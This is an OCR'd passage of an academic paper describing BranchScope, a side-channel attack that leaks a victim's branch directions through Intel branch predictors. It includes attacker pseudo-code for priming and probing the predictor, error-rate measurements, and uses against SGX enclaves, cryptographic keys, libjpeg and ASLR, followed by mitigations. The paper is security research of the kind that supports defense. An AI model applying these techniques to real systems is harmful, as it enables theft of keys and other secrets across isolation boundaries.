


Figure 2. Average number of mispredictions for a sequence of branch instructions in individual runs

Next we focus on the initial behavior of the predictor (early iterations in Figure 2). We conjecture that *for new branches whose information is not stored in the predictor history, the 1-level predictor is used.* This hypothesis intuitively makes sense since the 2-level predictor takes a longer time to learn the branch pattern compared to a simple 1-level predictor. For example, if an "almost-always-taken" branch at the end of the loop is executed, the 1-level predictor will converge to the "strongly taken" state after 2-3 executions. On the other hand, the 2-level predictor will use different history register values and thus different PHT entries for every instance of the branch, making it significantly slower to converge. We carried out experiments to validate the use of 1-level predictor for branches with no history and found that it holds for all three Intel platforms. We can detect the use of the 1-level predictor when collisions can be established simply based on the branch addresses.

5.2 Forcing usage of the 1-level predictor

We will now discuss how to use the knowledge gleaned from our previous experiment in order to force the hardware to choose the 1-level predictor for both the attacker and victim code.

Attacker code We use the observation that new branches use the 1-level predictor directly in the attacker code to force

the use of the 1-level predictor: we cycle through a number of branches placed at addresses that collide with the victim branch (if that also uses the 1-level predictor) in the branch predictor, such that at any time the attack branch being used does not exist in the BPU, forcing the unit to use the 1-level predictor.

Victim code The more difficult task is to force the victim code to use the 1-level predictor; the victim code is not under the control of the attacker. To force the BPU to use the 1-level predictor for the targeted victim branch, the attacker needs to accomplish one of two goals: 1) ensure that the branches used by the attack have not been recently encountered, thus starting the prediction for these branches from the 1-level mode; 2) make the 2-level predictor inaccurate and prolong its training time, forcing the selector to choose the 1-level mode at least for several branches. Thus, the attacker must ensure that at least one of these two properties (if not both) hold to force the victim code to use the 1-level predictor.

We accomplish this goal by developing a sequence of branch-intensive code that the attacker executes to drive the BPU to a state that lowers the 2-level predictor accuracy and potentially replaces the victim branches. As a result of executing this sequence, the victim code will use the 1-level predictor when it executes its branch, enabling us to achieve collisions. This code serves another critical function: it forces the PHT entries to a desired state that enables us to reliably detect the branch outcome per the operation of the prediction FSM (reverse engineered in the next section). To maximize its efficiency, the randomizing code has to have two properties. First, the executed branches must not contain any regular patterns predictable by the 2-level predictor. To this end, the directions of branches in the code are randomly picked with no inter-branch dependencies. Second, the code must affect a large number of entries inside the PHT. This is accomplished by executing a large number of branch instructions and randomizing memory locations of the these instructions by either placing or not placing a `NOP` instruction between them. The outcome patterns are randomized only once (when the block is generated) and are not re-randomized during execution. These manipulations with the branch predictor must be performed before the victim executes the target branch (during *stage 1* of the attack).

The total number of branch instructions needed to be executed in this manner depends on the size of BPU's internal data structures on a particular CPU. We experimentally discovered that executing 100,000 branch instructions is sufficient to randomize the state of most PHT entries and to effectively disable the 2-level predictor. An example of such a code is presented in Listing 1. Reducing the size of this code is a topic of future research; for example, if we focus only on evicting a particular branch, we may be able to come up with a shorter sequence of branches that map to the same PHT and replace that entry.

```
randomize_pht:
cmp %rcx, %rcx;
je .L0; nop; .L0: jne .L1; nop; .L1: je .L2;
.............
.L99998: je .L99999; nop; .L99999: nop;
```

Listing 1. Pseudo-code of the spy program. `je` and `jne` are randomly selected, achieving random pattern of taken and not-taken branches

6 Attack Capability II: Prime Probe Strategy

Having developed a reliable approach to establish collisions between the attacker and the victim, the next task is to understand the operation of the prediction logic to develop a prime-probe strategy that enables us to infer the victim branch direction. The attack should prime the PHT entry before the victim branch and probe it after the branch to infer the branch direction. At the core of the predictor structures are a set of Finite State Machines (FSM) that produce the prediction decision. Typically, one of these FSMs is maintained for every entry in the PHT table. Both the 1-level and 2-level predictor in a combined predictor structure use the same FSM logic and possibly even the same PHT differing only in the indexing function to the PHT.

6.1 Understanding the prediction logic

We begin with a hypothesis that each PHT entry consists of a textbook two-bit saturating counter FSM with four states: strongly taken (ST), weakly taken (WT), weakly not taken (WN) and strongly not taken (SN). We generate several branch instructions targeting the same PHT and observe the resulting predictions (Figure 3). We note that the actual implementation of the state machine on these processors is unknown and can be more complex. For example, the implementation may include additional state transfers and may rely on inputs from other CPU data structures. However, we discovered that the behavior of the branch predictors on the processors is consistent with this simple textbook model.

Consider the following three steps in which *a single* test branch with no previous history is executed within one process. This essentially mimics our three attack stages, but within the same process. First, we execute the aforementioned branch instruction three times to *prime* the corresponding PHT entry by placing it into one of the strong states (either ST or SN). Second, we execute the same branch one more time with both taken and not-taken outcomes (in two separate trials). This is called the *target* stage, similar to stage 2 of the attack. Finally, we execute the same branch two more times detecting mispredictions (we call it the *probing* stage, similar to stage 3 of the attack). During this stage, we also record the prediction accuracy for each of the two probing branches.

Table 1 depicts our observations for all possible cases. For example, consider the case when the branch in question was executed three times with *not-taken* outcome (the prime stage). The expectation is that this activity will shift the FSM to the SN state. When the branch is executed once with *taken* outcome in the target stage, the FSM is switched to the WN state. Finally, the branch is executed two more times with *taken* outcome during the probing stage. In this case, the first branch executed in the probing stage will be *mispredicted*, while the second branch will be predicted *correctly*. In contrast, if the branch in the target stage was *not-taken*, the FSM would stay in the SN state. In that case, both branches in the probe stage would be *mispredicted*. Therefore, by observing the difference in the prediction outcomes for the two branches in the probing stage, the attacker can determine the direction of the victim's branch in the target stage. This is the key observation exploited by *BranchScope*.




Figure 3. Two-bit FSM with four states: **SN** – strongly not taken, **WN** – weakly not taken, **WT** – weakly taken, **ST** – strongly taken

Prime	State after Prime	Target	State after Target	Probe	Observation
TTT	ST	T	ST	TT	HH
TTT	ST	T	ST	NN	MM
TTT	ST	N	WT	TT	HH
TTT	ST	N	WT	NN	MH[1]
NNN	SN	T	WN	TT	MH
NNN	SN	T	WN	NN	HH
NNN	SN	N	SN	TT	MM
NNN	SN	N	SN	NN	HH

Table 1. FSM transitions for a single PHT entry. The entry is set into one of the strong states in the prime stage, a branch is executed once in the target stage, and the resulting state is recorded using performance counters in the probing stage. MM – two mispredictions in the probing stage, MH – misprediction followed by a hit (correct prediction) in the probing stage

According to Table 1, it is possible to determine a PHT state by performing two individual probes with the same branch instruction, with taken and with not-taken outcomes. For example, assume that the observed prediction pattern of the two probing branches is two hits (HH) when probing with two taken branches (TT) and two mispredictions (MM) when probing with two non-taken branches (NN). In this case, we can conclude that the PHT entry in question is located in the strongly taken (ST) state (rows 1 and 2 in Table 1). Note that a peculiarity that we discovered in Skylake processors makes the strongly taken (ST) and weakly taken (WT) states indistinguishable on that processor. However, this limitation does not prevent recognizing the other states. It also does not prevent *BranchScope* attack on Skylake since the attacker can always pick a PHT randomization code that places the target PHT entry into a state without such ambiguity.

6.2 Setting and probing predictor state

Executing the block of random branch instructions (Listing 1) allows the attacker to force the victim code to use 1-level predictor, as we discussed in previous section. However, a carefully selected randomization code can also serve to prime the targeted PHT entry into a state required by the attacker.

To better understand the nature of PHT randomization and the effects of system noise, and select appropriate randomization code for our attack to reliably place the PHT entries into the attacker-specified state, we performed an experiment composed of 10 000 iterations. In each iteration, we generated a new randomization code block and then performed the following activities 1 000 times: a) executed the generated block of branches, b) performed a PHT probing operation for a fixed address. For probing operation, we considered two scenarios: 1) two taken branches, and 2) two non-taken branches. For every iteration, we collected 1 000 measurements for each probing pattern and determined statistical distribution of the PHT states.

To collect the statistical profiles, we only accounted for the iterations that produced stable PHT states. We assumed that the results are stable if the most frequent prediction pattern in *both* variations of the probing code occurs more than 85% of the time (out of 1 000 executions). Again, the state of a PHT entry is not always the same after executing the same randomization code due to the various system effects. The results show that most randomly generated blocks of branch code produce stable PHT state, the distribution of patterns for both variations of probing code (along with cut-off point) is shown in Figure 4a. Each point on the graph represents the percentage of the most frequent prediction pattern of the probing code for each PHT randomization code block (each iteration of the experiment). Each iteration is depicted by a point on the graph, where the x-axis represents the percentage of the most frequent prediction pattern for the TT probing code, while the y-axis represents the most frequent prediction pattern for the NN probing code. As seen from the graph, 83% of all randomized code blocks result in stable dominant prediction patterns for both probing code sequences. The stable patterns can be translated into one of the FSM states of the PHT entry targeted by the probing branch address using Table 1. However, when the prediction

[1]MH is observed on Haswell and Sandy Bridge, while MM is observed on Skylake

patterns are not stable (the most frequent pattern appears less than 85% of times for either of the probing combinations) we assume that this particular iteration of the experiment is too noisy due to the various system-level effects on the predictor, such as the invocation of the 2-level predictor, or a different PHT state inherited by the randomizing code due to some intermittent processing). In this case, we consider the measurements to be unreliable and too noisy, and drop this particular iteration from our collected statistics. In the following piechart, we classify these cases as unknown.

Figure 4b depicts the distribution of the decoded PHT states for the PHT entry targeted by the probing branches. In addition to the four standard stable states with their distinct patterns, we observed another pattern with a stable behavior. This additional pattern consists of two correct predictions (HH) in the probing code regardless of the type of probing. Such a pattern indicates that the PHT randomization code has no effect on the target branch and the BPU can always produce a correct prediction. This likely indicates 2-level predictor is used for this branch. We refer to this case as *dirty*.

To implement *BranchScope*, the attacker needs to ensure that at the time of victim's execution of *stage 2* of the attack, the PHT entry corresponding to the target branch is in the state desired by the attacker. The attacker cannot simply set this state at will, because she needs to execute the PHT randomization code at the end of *stage 1*, which resets the entire PHT. However, the attacker can randomly generate the blocks of code that randomize the PHT until the block is found that leaves the target PHT entry in the desired state, using the analysis above. Finding the appropriate randomization code is a one-time effort by the attacker and can be performed during the pre-attack stage. This is a key element of *BranchScope*.

We can now create a mapping between the predictor behavior and the direction of the branch in the target stage. The main conclusion is that it is possible for a process to determine the direction of the *target* branch only by examining whether the two probing branches were correctly predicted or not.

6.3 Discussion and Extensions

Knowing the states of PHT entries associated with different memory addresses potentially allows the attacker to spy on multiple branch instructions in victim process in a single episode of execution. To pursue such an aggressive attack, the adversary needs to understand some details of the PHT organization. To this end, we performed the following experiment.

First, we execute the randomization code to set the initial state of the PHTs. Next, for a given range of virtual addresses, we place a branch instruction at each address and execute these branches. Finally, we evaluate the state of the PHT entry corresponding to the virtual address at which each




Figure 4. Distribution of PHT States

branch instructions was placed. The PHT state was determined in a similar way as in our previous experiment, using the dictionary that translates the prediction outcomes of the probing code to the PHT state. This experiment allows us to probe the entire PHT. Figure 5a demonstrates the results when the branch instruction was placed in the range of virtual addresses from `0x300000` to `0x30010f`. As can be seen from the figure, two adjacent addresses can be in different states. This experiment shows that the granularity of PHT's indexing function is a single byte.

The PHT probing data can be used to discover the size of PHT. Assuming the PHT index is calculated with a simple modulo operation, the task of reverse-engineering the PHT size is trivial. The observed patterns repeat after each N addresses, where N is the size of the PHT. We use this insight to discover the PHT size on our experimental machine. All measured states are presented as a vector of states:

$$V = [v_0, \ldots, v_n] \mid v_i \in \{ST, WT, WN, SN, Unk., Dirty\} \quad (1)$$

The vector V can be split into equal-length subvectors of size w. We refer to w as the window size. Then, S_w is the set containing all subvectors of size w:

$$S_w = \left\{ [v_{zw}, \ldots, v_{(z+1)w-1}] \mid 0 \le z < \frac{|V|}{w} \right\} \quad (2)$$

The function $H(w)$ represents the mean of Hamming distances computed over all possible pairs of subvectors in S_w:

$$H(w) = \frac{1}{n} \sum D(x) \quad \forall x \in \binom{S_w}{2};\ n = \left| \binom{S_w}{2} \right| \quad (3)$$

where $D(x)$ is the Hamming distance between two vectors. Based on this, the size of the PHT can be defined as follows:

$$Size_{PHT} = Min\left(\frac{H(w)}{w}\right) \quad \forall w \in \left\{2, \ldots, \frac{|V|}{2}\right\} \quad (4)$$

If the resulting function has several local minima, the value with lowest value of w is selected. To find the size of PHT we obtained measurements form 2^{16} contiguous addresses. Then we tested all possible window sizes from 2 to 2^{16} and computed the ratio $\frac{H(w)}{w}$. To speed up the process, instead

of trying all possible permutations, we computed Hamming distances of 100 random permutations for each window size. The results showing the minimal value of the ratio are presented in Figure 5b. The minimal value is attained for window size 2^{14}. Thus, we make a conclusion that the size of PHT is 16 384 entries. Figure 5c demonstrates the collected data in the aligned form such that items in each row map to the same PHT entries. The repeated pattern can be clearly observed.




Figure 5. Demonstration PHT probing for a range of addresses and its alignment

7 Implementation of BranchScope

Based on the steps described above, in this section, we construct and evaluate the actual attack. BranchScope consists of a spy process that executes the prime (*stage 1*) and triggers a victim process being attacked to execute (*stage 2*). The spy then executes the probe (*stage 3*) to complete the attack. We assume that the spy can slow down the victim process in order to allow it to execute a single branch instruction during the context switch. In such a scheduling scenario, the spy can prime, then allow the victim to execute a single branch, and then probe. In the standard case, this requirement can be met using [26]. In the case of an SGX enclave, and many other isolated execution solutions [12, 16, 17, 53] this requirement is trivially met because the SGX threat model assumes the attack controls the OS, and hence scheduling.

To demonstrate this attack, we first carry out a covert channel experiment. First, we generate a large array of random bits. This array is loaded to the address space of the victim process (the spy does not have access to this array). The victim repeatedly executes a branch instruction, whose outcome depends on values stored in the array (as shown in Listing 2). The relevant portions of the disassembled victim code is presented in Listing 2(B). The branch is taken when the value of the `if` condition is zero. The spy's pseudo-code is shown in Listing 3. The task of the spy is to determine




Figure 6. Demonstration of BranchScope. The attacker process primes and probes direction predictor, then uses the dictionary to receive direction of the victim branch

```
int sec_data[]
= {1,0,1,1,..};
i = 0;
void victim_f(){
 //Victim Branch
 if(sec_data[i])
  asm("nop;nop");
 i++;
}
```

(A)

```
mov 0x601080(,%rax,4),%eax
test %eax,%eax
je 300006d <victim_f+0x6d>
nop
nop
```

(B)

Listing 2. Pseudo-code of the Victim Program (A) and Disassembly of the if-statement (B)

```
int probe_array [2] = {1, 1};//Not-taken
int main(){
  for(int i = 0; i < N_BITS; i++){
    randomize_pht();//(1)
    usleep(SLEEP_TIME);//Wait for victim
    spy_function(probe_arr); } }
void spy_function(int array [2]){
  for(int i = 0; i < 2; i++){
    a = read_branch_mispred_counter();
    if(array[i])// <- Spy branch
      asm("nop; nop; nop;");
    b = read_branch_mispred_counter();
    store_branch_mispred_data(b - a); } }
```

Listing 3. Pseudo-code of the attacker program

the contents of the secret array, based on the observed behavior of the branch predictor. The core of the spy program is `spy_function()` which executes a single branch instruction (in the `if` statement) and records the prediction data associated with that branch for future analysis. To achieve a collision of the spy's branch with the victim's branch inside the PHT structure, we placed the two branch instructions at identical virtual addresses in both processes. This ensures that when the BPU uses the 1-level predictor, the two branches will be mapped to the same PHT entry. To obtain more directions of the victim's branches, the three steps are repeated starting from executing the randomized

code block that places the PHT entry into a required initial state and turns off 2-level prediction mechanisms.

The attacker process relies on hardware performance counters [51] for precise detection of correct and incorrect prediction events. If access to the performance counters is not available, timing measurements using the time stamp counter can also be used as we discuss in the next section. The spy extracts a sequence of branch misprediction values and decodes this sequence to determine the victim's branch direction. For example, if the attacker observes a sequence of two mispredicted branches or one correctly predicted and one mispredicted branch, then the victim branch is detected as taken, otherwise it is not-taken. An example of data leakage across the covert channel is presented in Figure 6. The figure also demonstrates an erroneously received bit. Note that the dictionary of patterns that we use in this experiment is extended with rarely observed misprediction patterns in order to include all four possible combinations.

To measure this error rate on the covert channel, we use it to transfer 1 million bits, once with all bits set to 0, another with all set to 1, and the third with randomly chosen bit values. For each bit, we execute the branch condition dependent on the bits value, either taken or not taken. The attacker is scheduled on the same core as the victim process. The bits collected by the attacker are compared with the original bits and the error rate calculated. We performed this experiment on three recent x86_64 processors from Intel — Skylake, Haswell and Sandy Bridge — under two settings. In the first setting, the benchmark was scheduled on an isolated physical core, with no other user processes running. In the second setting, no restrictions were set. Since each physical core on our experimental machines has two hardware thread contexts, other normal system activity was simultaneously executed on the core in this noisy setting.

We performed the above experiment 10 times and computed the average rates. The results are presented in Table 2. *BranchScope* features excellent accuracy on both processors with slightly better results on Skylake and Haswell. The Skylake and Haswell processors showed very low error rate even with the presence of external noise. This can be explained by a larger size of the predictor tables in the improved branch predictor design [46] when compared to the older Sandy Bridge processor.

	All 0	**All 1**	**Random**
SL isolated	*0.46%*	*0.51%*	*0.63%*
SL with noise	*0.64%*	*0.63%*	*0.74%*
Haswell isolated	*0.16%*	*0.27%*	*0.46%*
Haswell with noise	*0.37%*	*0.29%*	*0.67%*
SB isolated	*0.68%*	*1.76%*	*2.44%*
SB with noise	*1.76%*	*4.88%*	*3.38%*

Table 2. Average error rate for transmitting bits using *BranchScope* on Intel Skylake (SL), Haswell and Sandy Bridge (SB) processors

8 Detecting Branch Predictor Events with Timestamp Counter

A key functionality required for the *BranchScope* attack is the ability to detect branch predictor events. In Sec 7 we made use of hardware performance counters to detect the missed branches. This approach, relies on the hardware explicitly providing the branch prediction result. In order to make use of this, however, an attacker would need at least partially elevated privileges.

An alternative approach is to detect branch related events by observing their effect on the CPU performance. An incorrectly-predicted branch results in fetching of wrong-path instructions and significant cycles lost for restarting the pipeline. Therefore, the attacker can track the number of cycles to determine if the branch was predicted correctly. This timekeeping can be realized with `rdtsc` or `rdtscp` instructions on Intel processors. These instructions provide user processes with direct access to timekeeping hardware, bypassing system software layers.

The *BranchScope* attack requires the attacker to detect whether a single instance of a branch execution was correctly or incorrectly predicted, rather than relying on the aggregate BPU performance. To evaluate the applicability of the `rdtscp` instruction as a dependable measurement mechanism for the purposes of our attack, we performed a series of experiments. First, we collected time measurements of a single branch instruction when it is correctly and incorrectly predicted for two cases: taken branch and non-taken branch. For each case, 100 000 samples were collected. The resulting data, along with computed mean values, is presented in Figure 7. The case when the actual branch outcome was not-taken is depicted in Figure 7a, while the case with taken outcome is shown in 7b. As seen from the figures, a branch misprediction has a noticeable performance impact, and the effect is present regardless of the actual direction of the branch. The slowdown is clear in the individual data points, as well as in the mean values. To eliminate the impact of caching on these measurements, we executed each branch instance two times, but only recorded the latency during the second execution, after the instruction has been placed in the cache.

Specifically, we recorded the latencies of a single branch instruction executed two consecutive times when the BP correctly predicts the outcome (prediction hit). We refer to this measurements as H_1 and H_2. Then we performed the same measurement for the case when the direction was mispredicted. We refer to these measurements as M_1 and M_2. Since the latency of a mispredicted branch must be higher that the correctly predicted one, we can compute the branch event detection error rate as the percentage of cases when $H_1 > M_1$ or $H_2 > M_2$. We compute this error rate individually for the




Figure 7. Latency (cycles) of a not-taken (a) and taken (b) branch instruction




Figure 8. Branch predictor event detection error rate as a function of the number of RDTSCP measurements

first the second measurements. In addition, to amortize the noise, instead of relying on a single time measurement, we collected multiple measurements and computed the mean value. The results are presented in Figure 8. As expected, the error rate is higher in the first measurement (due to caching effects), within the range of 20-30%. The second measurement has a low error rate of about 10% when a single measurement is used and further reduces to almost 0 as the number of measurements approaches 10.

These results demonstrate the feasibility of time measurements using the `rdtscp` instruction as the branch event detection mechanism. Even though correctly detecting events in the first execution of a branch is challenging, it does not affect the *BranchScope* attack, because the attacker can place a PHT entry into a state that revels the outcome of the victim's branch based only on the observations of the second branch execution. To illustrate this, consider the case when the state of the PHT entry associated with the victim branch is strongly taken (ST) and the attacker uses non-taken branch for probing. If the outcome of the victim's branch is taken, then the attacker will observe the **MM** pattern. When the victim's branch outcome is not-taken, the spy will observe **MH** pattern. Therefore, to reveal the direction of the victim's branch, only the observations from the second branch execution is relevant.

Figure 9 demonstrates how different states of PHT entry affect the timing of probing branches. The graph features measurements for all four states and for both types of the probing and also depicts the standard deviation for each result. It is easy to see from the graph that the PHT states can be reliably distinguished using time measurements.




Figure 9. Probe latency (both first and second measurement) depending on the state of PHT

9 Attack Applications of BranchScope

BranchScope can be directly leveraged to target a system that supports isolated execution, such as Intel's SGX [42], or be used as a general side channel attack in conventional environments. In this section, we first overview Intel SGX and attack considerations in such an environment, then describe a series of specific attacks that can be conducted on a victim even when it is running inside of an SGX enclave.

9.1 Overview of Intel SGX

Intel's Software Guard Extensions (SGX) is a hardware-based isolated execution system designed to protect application secrets from compromised system software, such as operating system kernels and hypervisors.SGX extensions to the x86-64 ISA offer applications a set of instructions which can be used to launch a secure *enclave* that is embedded within the address space of the application. Accesses to enclave memory are controlled by the SGX hardware to prevent access from the outside of the enclave. Therefore, if an application stores sensitive code and data inside an enclave, the secrets are inaccessible to even system software.

In addition to providing runtime access control to enclave memory pages, SGX supports mechanisms for memory encryption and integrity checking to provide protection against physical attacks on memory. SGX is a major effort from the industry to provide hardware support for security and

	All 0	All 1	Random
SGX with noise	*0.008%*	*0.53%*	*0.73%*
SGX isolated	*0.003%*	*0.153%*	*0.51%*

Table 3. Covert channel benchmark: average error rate for transmitting bits using BranchScope on Intel Skylake when a trojan (victim) executes in an SGX enclave and the spy is a regular process assisted by the OS

trusted computing, and is currently the subject of a significant amount of research.

Isolated execution environments such as SGX can be vulnerable to side channel attacks. While memory is protected, many CPU hardware resources still remain shared between enclave and non-enclave code. The side-channel threat in an isolated execution context may be even more serious for two reasons. First, users tend to place more trust in systems claiming advanced security features [5]. Second, the threat model assumes that the attacker has full control over system software. This means that the attacker has full control over scheduling an enclave, the ability to control noise from prefetchers, caches, as well as other workloads. The OS can also control other parameters such as the CPU core frequency, page translation, low-level performance counters and many other functions which otherwise add noise. Several recent works have studied this problem in detail. For example, Moghimi et al. [44] investigated how SGX can "amplify" known cache attacks, making isolated entities extremely vulnerable to such attacks. Schwarz et al. [47] demonstrated how SGX can be used to conceal cache attacks, making anti-malware software, even one running at the kernel level, incapable of detecting cache side-channel attacks. Finally, SGX enclaves were shown to be vulnerable to traditional cache side-channel attacks [22] as well as some new attacks unique to SGX, in particular page table side-channel attacks [54].

9.2 *BranchScope* attack scenarios

In an SGX environment, the control over the OS gives the attacker unique capabilities to perform the *BranchScope* attack in a low-noise environment. The success of the attack largely depends on the ability to perform branch manipulations with precise timing. The attacker controlled OS can easily manipulate victim execution timings. For example the attacker can configure the Advanced Programmable Interrupt Controller (APIC) in such a way that enclave code is interrupted after several instructions are executed [35]. Alternatively, the attacker can unmap certain memory pages to force a interrupt when an enclave executes certain code [54].

Covert channel attack on SGX: To illustrate *BranchScope* in an SGX environment, we repeat our covert channel benchmark with the sender running inside the SGX enclave using *BranchScope* to communicate to a receiver outside SGX. Table 3 illustrates *BranchScope*'s covert channel quality: the error rates are acceptable even in the presence of noise; however, when the OS controls the noise (by preventing other processes from running), the quality of the channel is improved.

Next we overview other examples of applications that can be attacked using BranchScope. The attacks would work whether these applications are running as usual or inside of an SGX enclave.

Montgomery ladder: The Montgomery ladder is a popular algorithm used in modular exponentiation [32] and scalar multiplication [45] algorithms. Both these mathematical operations constitute the key components of traditional RSA as well as elliptic curve (ECC) implementations of public-key cryptography. Montgomery ladder is based on performing operations regardless of bit value k_i in secret key k. This implementation mitigates timing and power side channels by equalizing the execution paths. However it requires a branch operating with direct dependency from the value of k_i. Yarom et. al. [55] demonstrated the vulnerability of the OpenSSL implementation of ECDSA cipher using the FLUSH+RELOAD cache side channel attack. In this attack the CPU cache was used to spy on the direction of the target branch. *BranchScope* can directly recover the direction of such branch. Although most recent versions of cryptographic libraries do not contain branches with outcomes dependent directly on the bits of a secret key, often some limited information can still be recovered [6, 8] and many outdated libraries are still in use.

libjpeg: Another example of how our attack can reveal sensitive information is an attack against libjpeg, a popular JPEG encoding/decoding library. The attack is possible because of the inverse cosine transform (IDCT) operation performed during decompression. In this optimization elements in rows and columns of coefficient matrices are compared to 0 to avoid costly computations. Each such comparison is realized as an individual branch instruction. By spying on these branches the *BranchScope* is capable of recovering information about relative complexity of decoded pixel blocks. Attacks on libjpeg were previously demonstrated using the page fault side channel [27, 54] by counting the number of times the optimization can be applied, resulting in recovery of an original image. The *BranchScope* attack is advantageous as it not only allows to distinguish the cases when all row/column elements are zero, but also indicates which element is not equal to zero.

ASLR value recovery: *BranchScope* can also be used to infer control code within victim enclaves. The attacker may learn not only whether a certain branch was taken or not, but also detect the location of branch instruction in a victim's virtual memory by observing branch collisions. This allows the attacker to bypass the address space layout randomization

(ASLR) protection. Previously, similar attacks were demonstrated using the BTB [21, 35]. As indicated by Gruss [23] the BTB-based attack does not work on recent Intel's processors. This makes the direction predictor a unique candidate for this class of attacks.

10 Mitigating BranchScope

The root cause of branch-based attacks is the execution of branch instructions that are conditioned on the state of secret data. Our goal in this paper is to highlight this new source of leakage in a branch predictor unit as a source of vulnerability. In this section, we overview several possible defenses against *BranchScope* both in software and hardware. Exploring these defenses is an interesting direction for future research.

10.1 Software-only Mitigations

Software-only solutions can be highly sensitive to the underlying organization of the branch predictor unit. In addition to the side channel threat, malicious entities can communicate between each other using *BranchScope*, bypassing existing restrictions. For example, a sealed SGX enclave can transfer sensitive information to regular process violating security properties of the SGX system. Software mitigation techniques cannot provide protections from covert channels as they do not remove the source of leakage in hardware, leaving attackers free to use it to communicate covertly.

One possible mitigation technique is to algorithmically remove dependencies of branch outcomes on secret data [3]. However, it is challenging to apply such protection to large code bases, thus this mechanism can only be limited to the key parts of programs operating with sensitive data.

Another possible approach that has a broader applicability is to eliminate conditional branches from target programs. This technique, known as *if-conversion* [10], is a compiler optimization that converts conditional branches to sequential code using conditional instructions such as `cmov`, effectively turning control dependencies into data dependencies. If-conversion removes conditional branch instructions, thus mitigating the *BranchScope* attack. Several studies [9, 11] used if-conversion as a mitigation for timing side-channel attacks. It is easy to apply this method to simple branches with few dependencies. However, conversion of complex control flow (different code is executed depending on branch outcomes) is challenging. It is unknown if it possible to convert real-world applications to branch-free code. Moreover, highly-predictable branches typically perform worse when if-converted [10].

10.2 Hardware-supported Defenses

The design of the branch predictor mechanism can be rearchitected to mitigate leakage through the directional branch predictor unit. In this section, we overview several possible such mitigations. Exploring effective mitigations is an interesting direction for future research.

Randomization of the PHT: *BranchScope* requires the ability to create predictable collisions in the PHT (e.g., based on virtual address). To prevent such collisions, the PHT indexing function can be modified to receive as input some data unique to this software entity. For example, this can be part of the SGX hardware state, or simply some random number generated by the process. One time randomization may be vulnerable to a probing attack that examines PHT entries one by one until it finds the collision; periodic randomization can be used (sacrificing some performance). This solution is similar to randomizing the mapping of caches as a protection against side-channel attacks [52].

Removing prediction for sensitive branches Since not all branch instructions can leak sensitive information, a mitigation approach can be taking favoring this observation. A software developer can indicate the branches capable of leaking secret information and request them to be protected. Then the CPU must avoid predicting these branches, rely always on static prediction and avoid updating any BPU structures after such branches are executed. Although this mitigation technique has a negative performance overhead it offers perfect security for most security sensitive branches. As with the software techniques, this method does not protect again ts the covert channel attack.

